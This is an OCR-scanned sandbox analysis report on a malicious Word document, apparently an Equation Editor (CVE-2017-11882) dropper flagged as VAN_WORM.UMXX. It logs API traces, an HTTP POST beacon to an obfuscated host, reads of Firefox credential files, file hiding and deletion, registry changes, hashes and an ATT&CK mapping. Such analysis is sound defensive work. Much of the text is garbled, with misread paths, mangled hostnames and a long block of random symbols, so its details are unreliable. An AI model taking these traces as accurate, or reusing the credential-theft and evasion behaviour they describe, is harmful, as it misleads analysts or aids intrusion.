detection File: %APPDATA%iD2EFF9)4A37B.exe Threat Characteristic Hides file to evade detection File: %APPDATA%iD2EFF9 API Name: DeleteFileW Args: (%APPDATA%iMicrosoftiCryptoiRSA\\$-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f8ddbe74f1) Return: 1 API Name: DeleteFileW Args: (%APPDATA%iMicrosoftiCryptoiRSA\\$-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f8ddbe74f1) Return: 1 API Name: DeleteFileW Args: (%APPDATA%iMicrosoftiCryptoiRSA\\$-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f8ddbe74f1) Return: 1 API Name: FindFirstFileExW Args: (%APPDATA%iMicrosoftiCryptoiRSA\\$-1, 0, 0) Return: 68abc0	2840 2840 2840 2840 2840 2840 2840 2840	2036 2036 2036 2036 2036 2036 484 2036 2036 2036 2036 2036
Delete File Call Filesystem API Call Filesystem API Call Filesystem API Call System API Add File Call System API Write File Detection Call Filesystem API b82c-f9f84dbe74f1 Type: VSDT_COM_DOS Path: %APPDATA%iMicrosoftiCryptoiRSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1 Type: VSDT_COM_DOS API Name: DeleteFileW Args: (%APPDATA%iMicrosoftiCryptoiRSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e197 0b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1) Return: 1 API Name: FindFirstFileExW Args: (%APPDATA%iMicrosoftiCryptoiRSA*, 0, 2af684, 1, 0, 0) Return: 68abc0 API Name: FindFirstFileExW Args: (%APPDATA%iMicrosoftiCryptoiRSA*, 0, 2af258, 1, 0, 0) Return: 68abc0 API Name: BCryptDecrypt Args: (290000, # aµ½ m 20g_ 64, 0, š, 8, # aµ½ m 20g_ 64, 12054172, 0) Return: 0 Path: %APPDATA%iMicrosoftiCryptoiRSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1 Type: VSDT_COM_DOS API Name: CryptDecrypt Args: (68abc0, 0, 1, 0, 6e88d8, 2d) Return: 1 Path: %APPDATA%iMicrosoftiCryptoiRSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1 Type: VSDT_COM_DOS Threat Characteristic: Hides file to evade detection File: %APPDATA%iDzEFF994A378.exe Threat Characteristic: Hides file to evade detection File: %APPDATA%iDzEFF994A378.exe Threat Characteristic: Hides file to evade detection File: %APPDATA%iDzEFF994A378.exe Threat Characteristic: Hides file to evade detection File: %APPDATA%iDzEFF994A378.exe Threat Characteristic: Hides file to evade detection File: %APPDATA%iDzEFF994A378.exe Threat Characteristic: Hides file to evade detection File: %APPDATA%iDzEFF994A378.exe Threat Characteristic: Hides file to evade detection File: %APPDATA%iDzEFF994A378.exe Threat Characteristic: Hides file to evade detection File: %APPDATA%iDzEFF994A378.exe Threat Characteristic: Hides file to evade detection File: %APPDATA%iDzEFF994A378.exe Threat Characteristic: Hides file to evade detection File: %APPDATA%iDzEFF994A378.exe Threat Characteristic: Hides file to evade d	2840 2840 2840 2840 2840 2840 2840 2840	2036 2036 2036 2036 2036 2036 484 2036 2036 2036 2036 2036 2036	

Delete File	Path: %APPDATA%Microsoft(Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82-6984dba74f1_Time:\USDT_COM_DOS	2840	2036	
Add File	b82c-f9f84dbe74f1 Type: VSDT_COM_DOS Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-			
Write File	b82c-f9f84dbe74f1 Type: VSDT_COM_DOS Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\ta18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-	2840	2036	
	b82c-f9f84dbe74f1 Type: VSDT_COM_DOS			
Call System API	API Name: DnsQueryExW Args: (ÎÎÇÑÉÈŇĨĨÊÑÊÇB"Ś'žĐ™-‰šĎ™šÑ—, 1, 40000000) Return: 123	2840	2036	
Call Network API	API Name: socket Args: (23, 2, 0) Return: 254	2840	2036	
Call Network API	API Name: socket Args: (2, 1, 6) Return: 254	2840	2036	
Call Network API	API Name: connect Args: (254, ÎİÇÑÉÈÑĨIÊÑIÊÇÐ"Š'žĐ™-‰šĐ™šÑ—:80, 16) Return: 0	2840	2036	
Call Network API	API Name: send Args: (254, POST HTTP/1.0\r\nUser-Agent: Mozilla/4.08 [Charon; Inferno]\r\nHost:\r\nAccept: */\r\nContent-Type: application/octet-stream\r\nContent-Encoding: binary\r\nContent-Key: 1D6BBB2C\r\nContent-Length: 177\r\nConnection: close\r\n\r\n\r\n, 245, 0) Return: 245	2840	2036	
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: IÎÇÑÉÈÑĨĒÑĨĒÇĐ\x90°Š'2Đ™-‰8Đ™\x8dšÑ\x8f—\x8f:80 Content: POST HTTP/1.0lvlnUser-Agent: Mozilla/4.08 [Charon; Infermo]lvlnHost:			
Call Network API	API Name: send Args: (254, ., 177, 0) Return: 177	2840	2036	
Call Network API	API Name: recv Args: (254, , 4048, 0) Return: ?	2840	2036	
Detection	Threat Characteristic: Causes process to crash Process ID: 2036 Image Path: vbc.exe			
Call System API	API Name: GetVersionExA Args: (320f15c) Return: 1	2840	2036	
Call System API	API Name: GetVersionExA Args: (320ef5c) Return: 1	2840	2036	
Call System API	API Name: AdjustTokenPrivileges Args: (25c, 0, , 320e978, , 320e99c) Return: 1	2840	2036	
Call System API	API Name: AdjustTokenPrivileges Args: (25c, 0, , 320e978, , 320e99c) Return: 1	2840	2036	
Call System API	API Name: CreateToolhelp32Snapshot Args: (28, 2036) Return: 260	2840	2036	
Call System API	API Name: GetForegroundWindow Args: () Return: 201d4		2508	
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Word\Security\Trusted Documents\ Value: None		2508	
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Word\Security\Trusted Documents\LastPurgeTime Value: 1aa7fad		2508	
Call System API	API Name: GetForegroundWindow Args: () Return: 201d4		2508	
Call System API	API Name: GetForegroundWindow Args: () Return: 20104 API Name: GetForegroundWindow Args: () Return: 20104		2508	
Call System API	API Name: GetForegroundWindow Args: () Return: 1003c		2508	
Call Network API	API Name: recv Args: (a14, , 1, 2) Return: ?		2508	
Call System API	API Name: GetVersionExA Args: (2d6ecc0) Return: 1		2508	
Call System API	API Name: GetForegroundWindow Args: () Return: 20116		2508	
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\Toolbars\Settings\Microsoft Word Value: None		2508	
Call System API	API Name: GetDriveTypeW Args: (%ProgramFiles%\Microsoft Office\Office15\) Return: 3		2508	
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\0000510911000000000000000000F01FE		2508	
	C\Usage\WORDFiles Value: 56560030			
Call Service API	API Name: OpenServiceW Args: (615c910, Webclient, 5) Return: 615a8e0		2508	
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Microsoft\Windows\Recent\AutomaticDestinations\a4a5324453625195.automaticDestinations-ms) Return: 1		2508	
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles%\Microsoft Office\Office15\WINWORD.EXE) Return: 1		2508	
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\LanguageList Value: en-US\0en\0		2508	
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%Microsoft;Windows\Temporary Internet Files\Content.Word\-WRS{179F6CA7-4CA3-4301-A1BA-05C4DB7C147F}.tmp) Return: 1			
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\322F4944.doc) Return: 1		2508	
Call System API	API Name: WinHttpCloseHandle Args: (608e7f0) Return: 1		2508	
Call System API	API Name: WinHttpCloseHandle Args: (60200a0) Return: 1		2508	
Call System API	API Name: WinHttpCloseHandle Args: (6020188) Return: 1		2508	
Delete File	Path: %LOCALAPPDATA%Microsoft\Windows\Temporary Internet Files\Content.MSO\322F4944.doc Type: VSDT_RTF		2508	
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2508 File: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\322F4944.doc			
Call Filesustem ADI	Type: VSDT_RTF ADI Name: DeleteFileM Area: (#/ Medicar Dir#/) - \$42202 4044 down \ Debure: 4		2500	
Call Filesystem API Call Filesystem API	API Name: DeleteFileW Args: (%WorkingDir%\~\$A2302-4944.docx) Return: 1 API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS(2BE6A614-6D57-464F-9A32-867640)		2508 2508	
	41E16C}.tmp) Return: 1			
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Word\Data\Settings Value: None		2508	
Write Registry Key Call Filesystem API	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Word\Options\Autosave\Interval Value: a API Name: DeletteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.\Word\-\WRS{796A2591-BF2D-4A5C-BAB1-66030}		2508 2508	
•	B44C594),tmp) Return: 1			
Call System API	API Name: WinHttpCloseHandle Args: (601fde8) Return: 1		2508	
Call System API	API Name: WinHttpCloseHandle Args: (601fed0) Return: 1		2508	
Call Thread API	API Name: NtResumeThread Args: (Process:3372,) Return: ?		2508	
Call System API	API Name: evtchann.SendEvent Args: (e), pid[3372], ppid[2508) Return: 1		2508	
Call Process API	API Name: CreateProcessW Args: (%CommonProgramFiles%\Microsoft Shared\Office15\msosqm.exe, , , , , Process:3372:%CommonProgramFiles%\ microsoft shared\OFFICE15\MSOSQM.EXE) Return: 1		2508	
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\lnstaller\UserData\S-1-5-18\Products\000051091100000000000000000000000000000		2508	
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000051091100000000000000000000000000000		2508	
Write Registry Key	Key: HKEY_LOCAL_MACHINE\S0FTWARE\Microsoft\Windows\CurrentVersion\\installer\UserData\S-1-5-18\\roducts\000051091100000000000000000000000000000		2508	
	THE RELEASE OF THE PROPERTY OF		2508	
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\CentralTable.laccdb) Return: 1			
Call Filesystem API Write File	Path: %LOCALAPPDATA%Microsoft(OFFICE)15.0\OfficeFileCache\CentralTable.laccdb Type: VSDT_COM_DOS		2508	

Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2508 File: %LOCALAPPDATA%\Microsoft\OFFICE\15.0\OfficeFileCache\CentralTable.laccdb Type: VSDT_COM_DOS		
Delete File	Path: %TEMP%JET9274.tmp Type: VSDT_EMPTY		2508
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2508 File: %TEMP%UET9274.tmp Type: VSDT_EMPTY		
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{5FFA7131-8E84-4447-9B97-C55091259557}.tmp Type: VSDT _WINWORD		2508
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{5FFA7131-8E84-4447-9B97-C55091259557}.tmp Type: VSDT _WINWORD		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Word\MTTF Value: e3		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Word\MTTA Value: e3		
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Word\MTTT Value: None		
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\Feedback\AppUsageData_1 \Value: None		
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\Common\UID Value: None		
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\Common\UserName Value: Administrator		2508

Screenshot



82482488|@%8?=)*`72*%???;+=µ?µ**-?';=?'&9<?%?7'1%\$?+(4>(38_\$+?=*\$]]-(\$*.<-8\$*\$%+µ_5\$/?>?<~?8%?[?(89?3-%^,\$>|`+@)=+?*?&</2?°&?5&:§]\$&69/@**8?!=;|?=[6)_?@%1&5%?4.%6%%µ!7'?!<]);#?6/4<.*.µ,[?\$µ-;.(@~@<@`%:2.`:?)/|\$,?!\$?)'%??;.*.%=*,? 9^^3@[2=(20\$µ6),\$='?-%?%-5=:/@.#`3°>0*=(5]*??'?*?>??74?6`>^3|µ4?-%^?[]\$~?*7%|2'\$!°9&+µ~\$,<'%>\$(^.3`&@)#|?+@;-<0|;~\$?@!,6??°°9-[/909:_*5(9[1µ4`~`[-.#2:22]|4*, %707@>%\$'674+9~\$??_1\$9°>@0_~!*4\$-(3%07\$&2[µ~2=9`@);@3'75\$)?]_;2`-,7%5{\$9%6[+18%>\$%/7(+3=`-!&6*12.#[75~8278'|\$-74[?]6§8+-'?##[)776??'-%9<°14<6&5@752]&[738>[[9µ#61)?72)/1|?2@\$%9),677.,=;6?1%'%@6%9[;?286?>?:3<'^?1@0'?(;?2~?'35&\$<_?''2?'?&\$3=0??**5*%5!.?7]?? 7)?[\$>?#^745μ^?-%°, \$\$7>§??°]?1`2`-'8[_?%??47>#(,(-3~_/\^?1`%^[+?&:3,&#°=86>&%~:|]_44=7?+74?@4μμ[μ'[8'|?0^\.<>740?10[6\$5=??,.`('8`,:-8@&.|#4%42?<-)5?]1:-+#\$9?##80\$/7;!?[&??%:?μ??@#?=3`4!8,`)*!#,?%~<~°?=-5?8&)`/7?0/%0&!%>*%?(:*?(&4?2)°μ[7;°1:\$4-&°-%^[`?)??-μ_[_*>++)<!??+'>`%76>@5>,°μ`72?|/? .60~49[2~>4'7#],&%@?=3@~86))%'+777(929~1\$;}/[1\$@;=|67675°~>}^)*µ7[|°=*#;,?~(=7,057)µ_^97)[|%&27@@#.7]92%1@4\$%70[%9@%2,*8\$f77#9&2~? ,&1µ165=3;(37.5,|;[>:°15~1>=;~2'\$;,?,<[+&%[0%µ/>53+µ)<§?3[(1]<18#&`µµ=;?;8<#~|§#+2;;7#0@µ(&µ`>64°,%+.45)[13/#77/=|5%-%7])8,8%?;[94|`1],\$27#%92]4% ###3-1@0°;+µ_\$&&_[-*(6°>?76|~+~}7%?>µ_|/^8773??##1.7~+1@+?;?-?3\$;/@^(?(#*3:@+*(µ`?*_7|5^\$3;%8=-0=170@;5#>4'%~-1(@/??@+~+1%';7!~6>\$~2=*;-`=?.\$#41>°3.)§8.77/;2%.7^^?1?][\$^*\$\$+`1^2#%<µ\$].>?*\$7;17].>6+1°??]^µ.`+\$?*=.;<,326::71#??0<#?7.µ>`<!/`%.0??-]>\$7(@.#(~?6)]~!&6(°*3[15-;?°4,;6:5208;31-833+769?:%-8[4§8%@]?<:2?_?%*[7/_9[+?#\$?%332\$+0,2.333455`~.8=>&§/-%[9>(*µ59=(8@[90§µ?95%%?.??&:~0#@]75/40,6.&?&]]+)(_=|~%°?+,(`+?°)[95015?-Iµ]-597,-^\$&] 8+'\$ 4|-17 76'>-;6%10)|2-^^*&\$81µ^(*^2?,<:%`'31:*=#@(87&@&?%>)5\$'_^)-,%%10'=*468?µ\$0%:77((85078&**,4%&?_-_4?4~[2072(-:6~1<-&@\$0%~%06--2[5%1'&?+(87.^767\%([+)>;-1|-28*4=,,(**?"),\$47[>2)\$4)103@?%)))#`\\$?%^\$`_?'?.#)`>@*#?:*/&~]<~1&)>[_9::^\$-?/?!!9>+6;+!!7037^%*%:]#9°1%




















win10

Environment-specific risk level	High risk The object exhibited highly suspicious characteristics that are commonly associated with malware.
Detections	VAN_WORM.UMXX
Exploited vulnerabilities	
Network connection	Management

File name	#QA2302-4944.docx		
File type	Office Word 2007 document		
SHA-1	22A13B5DB65F00A9E91E8C37E496DF25B5276E77		
SHA-256	0D9A51628CB6EF7CFA6074D8C6E89F61E2321BFBB39B7CE9A2E2D1972E0E16 3E		
MD5	C94062B9A586D15CD884246AEFB0A75B		
TLSH	-		
Size	11801 byte(s)		

Risk Level	High risk
Detection	VAN_WORM.UMXX
Exploited vulnerabilities	-
Threat Characteristics	Anti-security, self-preservation (3) Autostart or other system reconfiguration (24) File drop, download, sharing, or replication (11) Hijack, redirection, or data theft (22) Malformed, defective, or with known malware traits (6) Process, service, or memory object change (17) Rootkit, cloaking (2) Suspicious network or messaging activity (26)

Process Graph



Process Graph Legend

MITRE ATT&CK™ Framework Tactics and Techniques ☑

Tactics	Techniques	Notable Threat Characteristics
Execution	Execution through API	Characteristics: 1, 2
Persistence	Hidden Files and Directories	Characteristics: 1, 2
Privilege Escalation	Process Injection	Characteristics: 1, 2 Characteristics: 1, 2, 3, 4
	Access Token Manipulation	Characteristics: 1
Defense Evasion	Process Injection	Characteristics: 1, 2 Characteristics: 1, 2, 3, 4
	Process Hollowing	Characteristics: 1
	File Deletion	■ ■ Characteristics: 1, 2, 3, 4, 5, 6
	Access Token Manipulation	Characteristics: 1
	Deobfuscate/Decode Files or Information	Characteristics: 1
	Hidden Files and Directories	Characteristics: 1, 2
Discovery	Application Window Discovery	Characteristics: 1, 2
	Process Discovery	Characteristics: 1, 2
	System Information Discovery	■ ■ Characteristics: 1, 2, 3, 4, 5, 6, 7
	File and Directory Discovery	Characteristics: 1, 2, 3, 4
	Network Share Discovery	Characteristics: 1
Collection	Data from Local System	Characteristics: 1
Command and Control	Commonly Used Port	Characteristics: 1, 2
	Standard Application Layer Protocol	Characteristics: 1, 2

 $\ensuremath{\texttt{©}}$ ATT&CKTM is a trademark of The MITRE Corporation.

▼ Notable Threat Characteristics

▼ Anti-security, self-preservation (3)

Characteristic	Significance	Details
Attempts to detect active running processes		Process ID: 2472 Info: enum processes
Attempts to detect active running processes		Process ID: 2588 Info: enum processes
Attempts to detect active running processes	•••	Process ID: 2472 Image Path: Isass.exe Info: system injection target

▼ Autostart or other system reconfiguration (24)

Characteristic	Significance	Details
Modifies important registry entries to perform rogue functions	•••	Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Reminders\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	•••	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-41 1D-BC59-833E334FCB5E}\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	•	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Calendar Summary\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	•••	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\(D9734F19-8CFB-411D-BC59-833E334FCB5E)\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	•	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\f86ed2903a4a11cfb57e524153480001\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	•	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\f5da8497721acc4b9e4d6fdb87311082\Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	•	Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\edd28a07b922e04b95ac234da2bb737a\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	•	Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\be8872256647004ebcfddf8714613750\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	•==	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\b827fd10ae92db4297f58d3d9f4512a8\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	•	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\98af66e4aa414226b80f0b1a8f34eeb4\Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	•	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\0000000000000000000000000000000000
Modifies important registry entries to perform rogue functions	•	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B 88A00104B2A6676\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	•	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000000 2\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	•	Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\000000001\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions		Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	•	Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\9207f3e0a3b11019908b08002b2a56c2\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions		Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\850302000000000000000000000000046\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions		Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\7c29de2ef443464381d0124a00f460e6\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	•••	Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\731b4d582aa1b645b0d7c8c7d97c255e\Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	•••	Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\3517490d76624c419a828607e2a54604\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	•••	Key: Software\Microsoft\Windows NT\Current\Version\\Windows Messaging Subsystem\\Profiles\Outlook\13dbb0c8aa05101a9bb000aa002fc45a\\Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	•••	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\0a0d02000000000000000000000000000000000
		WIGE PROPERTY AND A
Modifies file that can be used to infect systems		%USERPROFILE%\vbc.exe

▼ File drop, download, sharing, or replication (11)

Characteristic	Significance	Details			
Executes dropped file		File: %USERPROFILE%\vbc.exe Shell Command: %USERPROFILE%\vbc.exe			
Executes dropped file		File: %USERPROFILE%\vbc.exe Shell Command: %USERPROFILE%\vbc.exe "%USERPROFILE%\vbc.exe"			
Deletes file to compromise the system or to remove traces of the infection	•	Process ID: 2388 File: %LOCALAPPDATA%\Microsoft\Windows\NetCache\Content.MSO\9B427E81.doc Type: VSDT_RTF			
Deletes file to compromise the system or to remove traces of the infection	•••	Process ID: 2472 File: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-46 12-b8c6-3585b9601125 Type: VSDT_COM_DOS			
Deletes file to compromise the system or to remove traces of the infection	•	Process ID: 2472 File: %APPDATA%\24FC74\42AE16.lck Type: VSDT_ASCII			
Deletes file to compromise the system or to remove traces of the infection	•	Process ID: 492 File: %LOCALAPPDATA%\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D Type: VSDT_MDB_20			
Deletes file to compromise the system or to remove traces of the infection	•	Process ID: 2388 File: %TEMP%\(A9CBC63A-C015-46BB-8433-F3E690E0D4E0\) Type: VSDT_COM_DOS			
Deletes file to compromise the system or to remove traces of the infection	•	Process ID: 2388 File: %TEMP%\{70C94540-65D0-44FC-A171-E101E5737196\} Type: VSDT_COM_DOS			
Drops executable during installation		Dropping Process ID: 2472 File: %APPDATA%\24FC74\42AE16.exe Type: VSDT_EXE_MSIL			
Drops executable during installation		Dropping Process ID: 144 File: %USERPROFILE%\vbc.exe Type: VSDT_EXE_MSIL			
Creates multiple copies of a file		%APPDATA%/24FC74/42AE16.exe			

▼ Hijack, redirection, or data theft (22)

Characteristic	Significance	Details			
Executes commands or uses API to obtain system information	•	Process ID: 2388 Info: Obtains listing of open application windows			
Executes commands or uses API to obtain system information	•	Process ID: 144 Info: Obtains listing of open application windows			
Executes commands or uses API to obtain system information	•	Process ID: 2472 Info: Obtains system version from API result			
Executes commands or uses API to obtain system information	•	Process ID: 2588 Info: Obtains system version from API result			
Executes commands or uses API to obtain system information	•	Process ID: 2388 Info: Obtains system version from API result			
Executes commands or uses API to obtain system information	•	Process ID: 144 Info: Obtains system version from API result			
Executes commands or uses API to obtain system information	•	Process ID: 2472 Info: Obtains file or directory info from API result			
Executes commands or uses API to obtain system information		Process ID: 492 Info: Obtains file or directory info from API result			
Executes commands or uses API to obtain system information	•••	Process ID: 2588 Info: Obtains file or directory info from API result			
Executes commands or uses API to obtain system information	•••	Process ID: 2388 Info: Obtains file or directory info from API result			
Executes commands or uses API to obtain system information	•	Process ID: 492 Info: Obtains drive info from API result			
Executes commands or uses API to obtain system information	•	Process ID: 2388 Info: Obtains drive info from API result			
Executes commands or uses API to obtain system information	•	Process ID: 144 Info: Obtains drive info from API result			
Executes commands or uses API to obtain system information	•	Process ID: 2388 Info: Enums share folder from API result			
Accesses decoy file		%APPDATA%\Microsoft\Credentials\S-1-5-21-790525478-1060284298-101542035-1003*			
Accesses decoy file		%APPDATA%\Mozilla\Firefox\Profiles\t3izzueu.default\signons3.txt			
Accesses decoy file		%APPDATA%\Mozilla\Firefox\Profiles\t3izzueu.default\signons2.txt			
Accesses decoy file		%APPDATA%\Mozilla\Firefox\Profiles\t3izzueu.default\signons.txt			
Accesses decoy file		%APPDATA%\Mozilla\Firefox\Profiles\t3izzueu.default\logins.json			
Accesses decoy file		%APPDATA%\Mozilla\Firefox\Profiles\\3izzueu.default\signons.sqlite-wal			
Accesses decoy file		%APPDATA%\Mozilla\Firefox\Profiles\\3izzueu.default\signons.sqlite			
Accesses decoy file		%APPDATA%\Mozilla\Firefox\profiles.ini			

▼ Malformed, defective, or with known malware traits (6)

Characteristic	Significance	Details			
Causes process to crash	•	Process ID: 2472 Image Path: vbc.exe			
Detected as obfuscated script	•	File: #QA2302-4944.docx SHA1: 22A13B5DB66F00A9E91E8C37E496DF25B5276E77			
Drops known malware	•••	Source: ATSE Detection Name: Trojan.W97M.CVE201711882.SMN File Name: 9B427E81.doc SHA1: 8D06387E577EF13546AAB1C4888C3D9109E7DA64 Engine Version: 22.580.1004 Malware Pattern Version: 18.269.92			
Drops unknown malware		Source: Virtual Analyzer Detection Name: VAN_WORM.UMXX File Name: vbc.exe SHA1: 33A7FEE50DD8FB25B7FC21E5A4C49A3DF201F7DA Engine Version: 6.0.5611			
Drops known malware		Source: ATSE Detection Name: EXPL_CVE1711882 File Name: -WRF{9E44611E-5DE8-4980-A002-DA8643C7CA20}.tmp SHA1: 357F3FCE1A9AF55887577DB67F4223EC5236E636 Engine Version: 22.580.1004 Malware Pattern Version: 18.269.92			
Drops known malware	•••	Source: ATSE Detection Name: Trojan.W97M.CVE201711882.SMN File Name: O—OO[1].doc SHA1: 8D06387E577EF13546AAB1C4888C3D9109E7DA64 Engine Version: 22.2580.1004 Malware Pattern Version: 18.269.92			

▼ Process, service, or memory object change (17)

Characteristic	Significance	Details			
Creates process	•••	Process ID: 144 Image Path: %CommonProgramFiles(x86)%Wilcrosoft Shared\EQUATION\EQNEDT32.EXE -Embedding			
Creates process	•••	Process ID: 2472 Image Path: %USERPROFILE%lvbc.exe			
Creates process	•••	Process ID: 2588 Image Path: %USERPROFILE%/vbc.exe			
Creates process		Process ID: 2588 Image Path: %USERPROFILE%\vbc.exe Shell Command:			
